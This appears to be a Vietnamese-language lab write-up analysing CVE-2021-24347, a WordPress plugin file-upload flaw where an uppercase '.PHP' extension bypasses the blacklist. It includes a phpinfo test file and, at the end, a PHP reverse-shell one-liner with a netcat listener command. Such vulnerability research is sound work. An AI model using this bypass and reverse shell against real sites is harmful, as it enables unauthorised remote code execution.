
Phân tích CVE-2021-24347

Nội dung : plugin sp-client-document-manager-fileview trước phiên bản 4.2 xảy ra lỗi fileupload có thể sử dụng để thực thi mã từ xa

Base core :8.8



Giao diện khi chúng ta đã cài plugin ở đây chúng ta đang khai thác lỗi upload file nên sẽ tìm những chỗ có thể upload

Endpoint khai thác : <http://192.168.83.128/wp-admin/admin.php?page=sp-client-document-manager-fileview>


Đầu tiên để upload được file chúng ta cần chọn userid để có thể upload và xem được các file đã upload

Khi upload file ta để ý các file txt , png , py đều được up lên nhưng riêng file php thì không thể => có cơ chế filter extension của file upload


* Phân tích code nhé :

Vậy xác định được nhiệm vụ là cần tìm file code xử lý các file upload và tìm hàm xử lí file extension để bypass:


* Sau khi tìm kiếm ở source plugin ta thấy file shortcode.php chứa cách hàm xử lý file được upload.



Function sp\_cdm\_check\_file\_type() dung để check cái extension không hợp lệ và nếu file có extension này thì sẽ không được upload.



Ta thấy filename khi được up lên sẽ được chuyển thành chữ thường bằng hàm strtolower() , rồi được sanitize\_file\_name() thay khoảng trắng bằng dấu gạch ngang



Rồi chuyển tất cả các kí tự có dấu thành chữ ascii bằng hàm remove\_accents() rồi áp dụng bộ lọc bằng hàm apply\_filters()

Biến target\_path được tạo bởi biến dir nối với file name

Vậy ta có thể nhận ra rằng đường dẫn đến fileupload có dạng /wp-content/uploads/sp-client-document-manager/$id/$filename


Vậy nếu chúng ta truyền vào 1 file có tên là abc.PHP thì sao có : đầu tiên là nó không nằm trong blacklist => up được lên và sau khi up rồi nó sẽ được xử lý bằng cách cho tất cả thành chữ thường rồi được lưu lại => có thể excute php bằng trick này

Đầu tiên tạo file shell.PHP code :


<?php

phpinfo();


?>




Sau khi upload file ta thấy file đã được ở trên server



Vào đường dẫn target ta đã tìm được ở trên



Ta thấy các file name đã được làm thành chữ thường và sau khi click vào thì



RCE !!!!!!!!!!!!!!!!!!

Để rce tiện hơn tạo file shell.php nội dung :

php -r '$sock=fsockopen($ip,$port);exec("/bin/sh -i <&3 >&3 2>&3");'

ở máy lắng nghe bằng command : nc -lvnp $port